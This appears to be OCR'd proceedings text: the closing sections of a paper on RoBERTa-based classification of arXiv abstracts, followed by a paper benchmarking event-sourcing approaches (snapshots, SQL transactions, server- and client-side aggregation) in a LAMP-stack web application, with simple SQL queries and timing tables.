


Fig. 4 confusion matrix for maximum sequence length of 256, batch size of 16, and number of epoch 10 for 68 categories

Fig. 5 accuracy versus number of epochs for 68 categories



Here it is seen that on increasing the number of papers in each category the accuracy and F1-score of the model also increase and hence the training time as well. For this experiment also the best value of the number of epochs is 10. The best value of accuracy and F1-score obtained were 0.75 for the 10th epoch for 51 categories.




Fig. 6 F1-score versus number of epochs for 68 categories

Table 8 Output obtained for different epochs for 51 categories

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.049	0.078	0.31	0.38	10 min 13 sec
3	0.78	0.038	0.67	0.70	28 min 54 sec
5	0.82	0.029	0.73	0.75	47 min 40 sec
10	0.84	0.031	0.75	0.75	1 hr 34 min
15	0.835	0.037	0.75	0.75	2 hr 21 min
20	0.823	0.045	0.75	0.75	3 hr 13 min

Experiment number 3 (32 categories):

The output obtained after performing the experiment on the RoBERTa model with batch size of 16 and maximum sequence length of 256 with different epochs are listed in Table 9 for 32 categories.

Here it is seen that on increasing the number of papers in each category the accuracy and F1-score of the model also increase and hence the training time as well. The best value of accuracy and F1-score obtained were 0.79 for the 7th epoch for 32 categories.

4.2 *Cross-Validation*

The model was evaluated by using a fivefold cross-validation technique. Because of computational time complexity, the fivefold cross-validation was performed for 5 epochs only for 68 categories. The average value of accuracy and F1-score obtained after fivefold cross-validation for 68 categories were 0.60 and 0.63. The accuracy

Table 9 Output obtained for different epochs for 32 categories

Number of epochs	LRAP	Evaluation loss	Accuracy	F1-score	Training time
1	0.8	0.062	0.71	0.69	12 min 39sec
2	0.84	0.044	0.77	0.75	24 min 25 sec
3	0.86	0.039	0.77	0.8	26 min 3 sec
5	0.87	0.037	0.78	0.79	59 min 42 sec
7	0.87	0.039	0.79	0.79	1 hr 23 min
10	0.87	0.045	0.78	0.78	2 hr 1 min
15	0.87	0.055	0.79	0.79	3 hr 2 min
20	0.86	0.065	0.79	0.79	3 hr 56 min
25	0.86	0.073	0.78	0.78	4 hr 53 min

and F1-score obtained during the experiment were 0.59 and 0.62 which were almost the same as the average obtained from fivefold cross-validation.

For categories 51 and 32, the number of epochs used was 3 for fivefold cross-validation. The accuracy and F1-score obtained after fivefold cross-validation for 51 categories were 0.71 and 0.73. The actual accuracy and F1-score obtained from the experiment for 3 epochs were 0.73 and 0.75. Similarly, the accuracy and F1-score obtained after fivefold cross-validation for 32 categories were 0.78 and 0.79. The actual accuracy and F1-score obtained from the experiment for 3 epochs were 0.78 and 0.79. In this way, the model was verified by using a fivefold cross-validation technique.

5 Conclusions and Future Work

For the AAPD metadata numbers of the experiment were performed for different batch sizes, different maximum sequence lengths, different values of the learning rate, different values of Optimizer, different values of threshold, and a number of different training epochs. It is concluded that on increasing the batch size the training time was reduced but with a slight decrease in the accuracy and F1-score. However, on increasing the maximum sequence length the training time was increased. From the experiments performed it concluded that the best value of batch size was 16 among the batch size of 8, 16, and 32, the best value of maximum sequence length was 256 among 200, 256, and 512, and the best value of epochs was 10. It is found that the best value of the learning rate was 4e−5 and the best value of the Adam optimizer was 1e−7. The system was tuned further using multiprocessing parameters, and it further helped in the optimization of the model. The threshold value was useful for labeling different labels for the given abstract. In this way, document classification was performed, and the optimized model was created by fine-tuning the different parameters. The accuracy and F1-score of the model was increasing with the increase in the number of papers in each category.

The future work can be exploring document classification tasks in the Nepali language using RoBERTa and other transformer-based models and implementing the model in the edge devices.

Acknowledgements This research work was funded by the Docsumo Pte. Ltd. The authors like to thank Docsumo Pte. Ltd. and the Department of Electronics and Computer Engineering, IOE, TU, Pulchwok Campus, Lalitpur, Nepal.

References

1. Wan L, Papageorgiou G, Seddon M, Bernardoni M (2019) Long-length legal document classification. arXiv preprint arXiv:1912.06905
2. Khan A, Baharudin B, Lee LH, Khan K (2010) A review of machine learning algorithms for text-documents classification. J Adv Inf Technol 1(1):4–20
3. Cornell University. Arxiv dataset
4. Cavnar WB, Trenkle JM et al (1994) N-gram-based text categorization. In: Proceedings of SDAIR-94, 3rd annual symposium on document analysis and information retrieval, vol 161175. Citeseer
5. Qu L, Ifrim G, Weikum G (2010) The bag-of-opinions method for review rating prediction from sparse text patterns. In: Proceedings of the 23rd international conference on computational linguistics (Coling 2010), pp 913–921
6. Das B, Chakraborty S (2018) An improved text sentiment classification model using TF-IDF and next word negation. arXiv preprint arXiv:1806.06407
7. Conneau A, Schwenk H, Barrault L, Lecun Y (2016) Very deep convolutional networks for text classification. arXiv preprint arXiv:1606.01781
8. He J, Wang L, Liu L, Feng J, Hao W (2019) Long document classification from local word glimpses via recurrent attention learning. IEEE Access 7:40707–40718
9. Jiang S, Hu J, Magee CL, Luo J (2022) Deep learning for technical document classification. IEEE Trans Eng Manage
10. Gutierrez BJ, Zeng J, Zhang D, Zhang P, Su Y (2020) Document classification for covid-19 literature. arXiv preprint arXiv:2006.13816
11. Park HH, Vyas Y, Shah K (2022) Efficient classification of long documents using transformers. arXiv preprint arXiv:2203.11258
12. Vlad P, Edoardo R, Tommaso A, Paolo G, Erik C (2021) Emotion recognition on edge devices: training and deployment. Sensors 21(13):4496
13. Wang H, Wu Z, Liu Z, Cai H, Zhu L, Gan C, Han S (2020) Hat: Hardware-aware transformers for efficient natural language processing. arXiv preprint arXiv:2005.14187
14. Adhikari A, Ram A, Tang R, Lin J (2019) Rethinking complex neural network architectures for document classification. In: Proceedings of the 2019 conference of the North American chapter of the association for computational linguistics: human language technologies, vol 1 (Long and Short Papers), pp 4046–4051
15. Adhikari A, Ram A, Tang R, Lin J (2019) Docbert: Bert for document classification. arXiv preprintarXiv:1904.08398
16. Liu Y, Ott M, Goyal N, Du J, Joshi M, Chen D, Levy O, Lewis M, Zettlemoyer L, Stoyanov V (2019) Roberta: a robustly optimized Bert pretraining approach. arXiv preprint arXiv:1907.11692

Comparative Analysis of Using Event Sourcing Approach in Web Application Based on the LAMP Stack

Marian Slabinoha, Stepan Melnychuk, Vitalia Kropyvnytska, and Bohdan Pashkovskyi

Abstract The article deals with the different solution implementations for the problems that require the usage of event sourcing design pattern. The problem of event sourcing in web applications (particularly, those that run using LAMP (Linux, Apache, MySQL, PHP) stack) is discussed and the related works are reviewed. The experiments with performance testing of each event sourcing approach for web app are described and conducted: creation with and without snapshots, using separate queries and transactions; reading the data from the snapshot and data array, as well as calculation of the balance using a database management system, back-end, and front-end. The experiment results are presented and discussed, and the conclusions are drawn based on the results. Results can be useful for web developers who design LAMP stack applications.

Keywords Event sourcing · Web application · Snapshot · Performance test · Front-end · Back-end · Transactions · LAMP stack

1 Introduction

When we are talking about the modern web application, data and process management comes to mind as the first problem domain these applications can be used for. And surely, for most web software, its performance and time to respond are the core

M. Slabinoha (✉) · S. Melnychuk · V. Kropyvnytska · B. Pashkovskyi
Ivano-Frankivsk National Technical University of Oil and Gas, Ivano-Frankivsk, Ukraine
e-mail: marian.slabinoha@nung.edu.ua

S. Melnychuk
e-mail: stenni@bigmir.net

V. Kropyvnytska
e-mail: vitalia.krop@gmail.com

B. Pashkovskyi
e-mail: bohdan.pashkovskyi@nung.edu.ua

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_19

features of user experience. That's why a lot of data processing operations need to be optimized while designing and developing web applications.

One of the most common problems in application data management is the problem of getting aggregated value (state) that depends on an array of events (sum of the transactions, number of occurrences, etc.), especially when this applies to large data arrays. The solution to this problem usually refers to event sourcing design pattern [1]. The advantages of this pattern are quick access to changes in history for the particular state and the possibility to recover the state at some point. Still, this approach has a couple of counter-sides: it is harder to implement than just using a variable to represent the state; also, it consumes much more system resources than using a single variable.

Event sourcing problems and its specific different problem domains are represented in a wide number of scientific papers. For example, works [2–4] describe the efficiency of using event sourcing in different high-performance systems for business, trading or ERP systems. Event sourcing was also discussed in the context of microservices architecture [5] and serverless computing [6], and even research data management [7]. Some of the works like [8] even give a detailed analysis of problems and disadvantages of this approach. However, the topic of benchmarking different approaches to store and process transaction data is not covered enough, especially when we talk about lamp stack. There are a couple of works like [9], comparing performance of different patterns and [10] that shows the difference between different frameworks' performance. Work [11] is dedicated to the whole LAMP stack performance. Also, wide range of web-articles from applied web-development experts exists, covering the idea of event sourcing in PHP [12], its implementation in projects that use Symphony [13], or basic implementation using core PHP [14, 15]. However, there is still no papers dedicated to the performance of web application that use LAMP stack and core PHP to get comparison of different approaches to retrieve data while using event sourcing.

Thus, the purpose of this work is to perform a detailed analysis of the specifics of storing and reading the data about the number of events and compare different ways to get the aggregated value based on these events. As the platform to perform the test, LAMP (Linux, Apache, MySQL, PHP) stack was chosen as the most widely distributed stack in back-end web-development.

2 Materials and Methods

2.1 Hardware and System Software to Perform the Experiment

Server Hardware and System Software. Web application during experiment was running on DigitalOcean virtual server droplet with 1 CPU, 1 Gb RAM and 10 Gb HDD. This hardware is enough to run basic LAMP stack web applications. The reason why the cloud virtual server had been used, was to create clean installation with limited hardware sources to run the test. As an operating system, Ubuntu Linux 22.04 Server was used. To run web applications, Apache2, PHP and MySQL packages were used. All the requests were served via HTTP protocol through 80 port.

Client Hardware and System Software. To perform the requests, DELL Inspiron 3593 laptop was used, with the installed Ubuntu 20.04 operating system. To perform the requests that use Javascript, Google Chrome v.107.0.5304.110 was used. Concurrent requests stream was performed using httperf software package.

2.2 Experiment Description

General Description. To do the comparative analysis, the most common example of event sourcing problem was chosen—getting user account balance from the list of transactions. The procedure of adding the new record was performed in three different ways:

- adding transaction record to database;
- adding transaction record to database and updating the account balance for user record by the corresponding amount (as two different SQL queries;
- adding transaction record to database and updating the account balance for user record by the corresponding amount (as SQL transaction).

All the ways were performed using endpoints, which were accessed in both serial and concurrent ways.

The procedure of retrieving the information was performed in 4 different ways:

- reading the account balance from the user record (the snapshot);
- reading the transactions list and getting the sum of transactions amounts using database management system possibilities;
- reading the transactions list and getting the sum of transactions amounts using server programming language;
- reading the transactions list, sending them via endpoint as a JSONencoded array, and getting the sum of transaction amounts using Javascript on the client side.

This allows us to see how the performance will change depending on the approach we use.

Database Structure. Database structure is shown in Fig. 1. Table 'users' represents user records and contains three columns:

- user identifier (primary key);
- user login;
- user account balance.

Table 'transactions' represents user records and contains three columns:




Fig. 1 Database structure to perform the experiment

- transaction identifier (primary key);
- user id (foreign key);
- transaction amount.

Typical SQL code query for adding the data:
INSERT INTO ‘transactions‘ VALUES (DEFAULT, ’1’, ’3000.00’);
Typical SQL code query for updating the balance:
UPDATE users SET balance = balance + 3000.00 WHERE id = 1;
Typical SQL code query for getting balance from the variable in the user’s table:
SELECT balance from users WHERE id = 1;
Typical SQL code query for getting balance as a sum of transactions from MySQL:
SELECT sum(amount) balance from transactions WHERE userid = 1;
Typical SQL code query for getting transactions records to pass them to PHP and calculate the balance later:
SELECT amount from transactions WHERE userid = 1;

Back-End Software to Run the Test. Back-end software to run the experiment consists of a couple of php files. Each procedure of experiment is implemented in specific file.

- dbconnect.php—establishes database connection with MySQL server;
- add_wo_snap.php—creates new record in transaction table, no update of user balance column in user tables;
- add_with_snap.php—creates new record in transaction table, and updates the user balance column in user tables (two operations are performed as two separate queries);
- add_with_snap_tr.php—creates new record in transaction table, and updates the user balance column in user tables (two operations are performed as a single transaction);
- select_snap.php—reads the balance value from users table;
- select_sql.php—performs the SQL query that returns the sum of transactions amounts from transactions table (sum is calculated during SQL query);
- select_php.php—performs the SQL query that returns the array of transactions, the sum of transactions amount is calculated via PHP code;

- select_json.php—performs the SQL query that returns the array of transactions, which is being encoded as JSON and passed to the output, so the JavaScript code can fetch it and perform further process;
- display.html—simple HTML page with JavaScript that fetches the data from select_json.php file, and adds the array elements to produce the sum that represents current balance;
- delete_all.php—deletes all data from transactions table and sets the balance for all users to 0.

The amount that is added with every transaction is a randomly generated float number in (–10,000; 10,000) boundaries.

Flowcharts of creation processes are shown in Fig. 2.

Flowcharts of reading processes are shown in Fig. 3.

Performing the Requests. To run the serial sequence of requests, simple Python script was used. To run the GET request, “requests” python library was imported. To run the creation requests in concurrent mode, httperf application was created, running up to 100 requests to the endpoint file each second.

Creation scripts were run to perform creation of 10, 50, 100, 500, 1000 transaction records (and, in some cases, updating the user balance).

Reading operations were performed to retrieve data from database while 10, 50, 100, 500, 1000, 5000, 10,000, 50,000, 100,000, 500,000, 1,000,000 records were present there.



Adding record without updating the balance
Start
Repeat N times
Generate random value
Insert record with random value into transactions table
DB
End loop
Output success message
End
Adding record and updating the balance using two separate queries
Start
Repeat N times
Generate random value
Insert record with random value into transactions table
Update user balance in users table
DB
End loop
Output success message
End
Adding record and updating the balance using SQL transaction
Start
Repeat N times
Generate random value
Create SQL transaction that consists of two operations - inserting the record to transactions table and updating the balance
Commit SQL transaction
DB
End loop
Output success message
End

Fig. 2 Flowcharts of creation processes on PHP backend



Getting balance from users table
Start
Single value
Get user balance from column in user table
DB
Single value
Output single value of balance
End
Getting balance from SQL query on transactions table
Start
Single value
Get sum of transaction record amounts using SQL query
DB
Single value
Output single value of balance
End
Getting balance by calculating sum of records from transactions table using PHP
Start
Array of records
Get transaction records for user
DB
Array of records
Calculate the sum
Single value
Output single value of balance
End
Passing transaction data as encoded JSON to calculate the balance on front-end
Start
Array of records
Get transaction records for user
DB
Array of records
Output records array encoded as JSON
End

Fig. 3 Flowcharts of reading processes on PHP backend

Each experiment was run 10 times and the average value was calculated.

3 Experiment Results

3.1 *Creating the Records Using Serial Sequence of Requests and Concurrent Requests*

The results of experiment on creating the transaction data using sequence of requests are presented in Table 1.

Results from Table 1 are visualized in Fig. 4.

As it's seen from the results, all three ways are performing within relatively similar time frames. Time to perform one operation lies between 0.107 and 0.132 s. This shows that the serial sequence of HTTP requests doesn't take much server resources. Due to this, we can say, that in single-client systems or system with a few clients additional operation of updating the snapshot variable to represent the current state is

Table 1 The results of experiment on creating the transaction data using sequence of requests

# or records/way of creation	Creation of records without updating the balance, seconds	Creating the records and updating the balance (2 SQL queries), seconds	Creating the records and updating the balance (transaction), seconds
10	1.229	1.542	1.07
50	6.408	6.549	5.426
100	13.075	13.247	11.185
500	62.663	63.277	66.112
1000	125.257	125.022	114.716




Fig. 4 Results of experiment on creating the transactions with the serial sequence of requests

not a big problem for a server, no matter if this update is performed within transaction or as a separate query.

Next experiment was run in concurrent mode (all the requests were done at once). Worth to notice, none of the creation requests was rejected by web server, even while performing 1000 requests at once. The results of experiment are presented in Table 2.

Results from Table 2 are visualized in Fig. 5.

As it is seen from Table 2 and Fig. 5, concurrent creation requests is the point where the variable updating starts to be the difference, adding some amount to test execution time. Worth to notice, that operations that were wrapped into SQL transactions perform faster than two separate SQL queries.

From this point, it's seen that for system that performs with a large number of simultaneous user connections, the time to update snapshot is really crucial, so it's

Table 2 The results of experiment on creating the transaction data using concurrent requests

# or records/way of creation	Creation of records without updating the balance, seconds	Creating the records and updating the balance (2 SQL queries), seconds	Creating the records and updating the balance (transaction), seconds
10	1.050	1.098	1.026
50	1.085	1.214	1.300
100	1.240	1.671	1.357
500	2.654	4.038	2.949
1000	3.983	9.850	5.369




Fig. 5 Results of experiment on creating the transaction data using concurrent requests

better to use scheduled snapshot generation (for example, once a day) at the time when the system is least loaded (for example, night time for most business applications).

3.2 Getting the Aggregated Value from Transactions Using Different Approaches

The results of experiment on reading the data from database are shown in Table 3. Figure 6 visualizes the data given in Table 3. Let's discuss all the approaches to get aggregated data from database.

Interesting point on the fourth approach is that absence of aggregation operation which was supposed to make simple JSON encoding and printing faster than server-side aggregation, didn't affect the performance time. Moreover, because of huge amount of printing on the page, this approach shows the worst results among others.

When we take into account the time spent on retrieving, aggregating and displaying the data using JavaScript, the results for the third approach will be even worse. Table 4 and Fig. 7 show the difference between SQL-based, PHP-based and JavaScript-based approaches to aggregation, including time spent to process information on a front-end.

Results show that performing aggregation operations on front-end is not a good idea, especially when web application deals with large amount of data. However, for some small arrays, it is possible to perform such operations without big problems with performance.

Table 3 The results of experiment on retrieving user balance from database

# or records/way of creation	Reading user balance from users table (snapshot), seconds	Reading transactions table and aggregation using SQL query, seconds	Reading transactions table and calculating the sum using PHP, seconds	Reading transactions table and passing JSON encoded array to front-end, seconds
10	0.099	0.097	0.102	0.106
50	0.101	0.101	0.104	0.104
100	0.102	0.104	0.155	0.1
500	0.101	0.103	0.1	0.103
1000	0.102	0.105	0.104	0.106
5000	0.104	0.106	0.106	0.134
10,000	0.101	0.105	0.136	0.125
50,000	0.102	0.155	0.178	0.262
100,000	0.14	0.294	0.39	0.375
500,000	0.134	1.191	1.469	1.714
1,000,000	0.133	2.912	3.453	4.819




Fig. 6 Results of experiment on retrieving the transaction data using concurrent requests

Table 4 Comparison of reading test results (including processing on a front-end

# or records/ way of creation	Reading transactions table and aggregation using SQL query, seconds	Reading transactions table and calculating the sum using PHP, seconds	Reading transactions table and passing JSON encoded array to front-end, seconds	Time to perform aggregation and displaying on a front-end, seconds	Total time for back-end and front-end to perform test, seconds
10	0.097	0.102	0.106	0,01	0,116
50	0.101	0.104	0.104	0,02	0,124
100	0.104	0.155	0.1	0,04	0,14
500	0.103	0.1	0.103	0,04	0,143
1000	0.105	0.104	0.106	0,1	0,206
5000	0.106	0.106	0.134	0,123	0,257
10,000	0.105	0.136	0.125	0,16	0,285
50,000	0.155	0.178	0.262	0,351	0,613
100,000	0.294	0.39	0.375	0,756	1,131
500,000	1.191	1.469	1.714	3,56	5,274
1,000,000	2.912	3.453	4.819	6,953	11,772




Fig. 7 Results of experiment on retrieving the transaction data using concurrent requests

4 Results Discussion and Conclusions

4.1 Results Discussion

As it is seen from the obtained results, the tendencies in performance of LAMP-based web application in terms of even sourcing show clear results depending on the amount of data.

For systems that have large amount of data but small intensity of creating requests, it’s easier to store the aggregated value as a separate snapshot variable than to calculate it every time it should be retrieved. Also, worth to notice, that it’s better to do it using SQL transactions.

It is easy to see that the time spent for updating of snapshot variable value is smaller than time spent to retrieve and aggregate data on-the-fly. And even for the system with high intensity of creation requests, it is better to use snapshot data, but as a part of combined approach—by calculating the snapshot periodically (for example, once a day) and basing all calculations on this value.

Also, from the results, it can be seen that there is no point to perform aggregation operations with large data arrays on front-end, because server performance, in this case, is still comparable with server-side calculation performance, but we have to add time to send large data chunk via HTTP and process it with JavaScript properly.

4.2 Conclusions

The results obtained during the experiments and presented in this article have practical value for web developers working with LAMP stack web application to make the right choice on the way to implement an event sourcing approach, as such data weren't represented in scientific papers earlier. This will help to use server resources properly, as well as build more efficient and faster app apps. This can be one more little step to implement the concept of Sustainable Web into life.

4.3 Further Research Directions

The perspectives of developing this research direction have a wide range of opportunities. Here is the number of problems that can be covered with further research:

- performing similar tests using embedded databases (both SQL and NoSQL);
- performing similar tests on devices with limited hardware (for example, single-board computers);
- performing similar tests with more sophisticated database structure and queries.

Acknowledgements Authors want to thank the Armed Forces of Ukraine and all the defenders of Ukraine that give us the possibility to proceed scientific and engineering work in time of war.

References

1. Martin RC (2017) IClean architecture: a craftsman's guide to software structure and design. Prentice Hall, Boston, MA
2. Kabbedijk J, Jansen S, Brinkkemper S (2012) A case study of the variability consequences of the CQRS pattern in online business software. In: Proceedings of the 17th European conference on pattern languages of programs (EuroPLoP '12). Association for Computing Machinery, New York, NY, USA, Article 2, pp 1–10
3. Zhong Y, Li W, Wang J (2019) Using event sourcing and CQRS to build a high performance point trading system. In: Proceedings of the 2019 5th international conference on E-Business and applications (ICEBA 2019). Association for Computing Machinery, New York, NY, USA, pp 16–19
4. Vasconcellos PRG, Bezerra VM, Bianchini CP (2018) Applying event sourcing in a ERP system: a case study. In: 2018 XLIV Latin American computer conference (CLEI), pp 80–89
5. Bogner J, Fritzsch J, Wagner S, Zimmermann A (2019) Microservices in industry: insights into technologies, characteristics, and software quality. In: 2019 IEEE international conference on software architecture companion (ICSA-C)
6. Baldini I et al (2017) Serverless computing: current trends and open problems. In: Chaudhary S, Somani G, Buyya R (eds) Research advances in cloud computing. Springer, Singapore

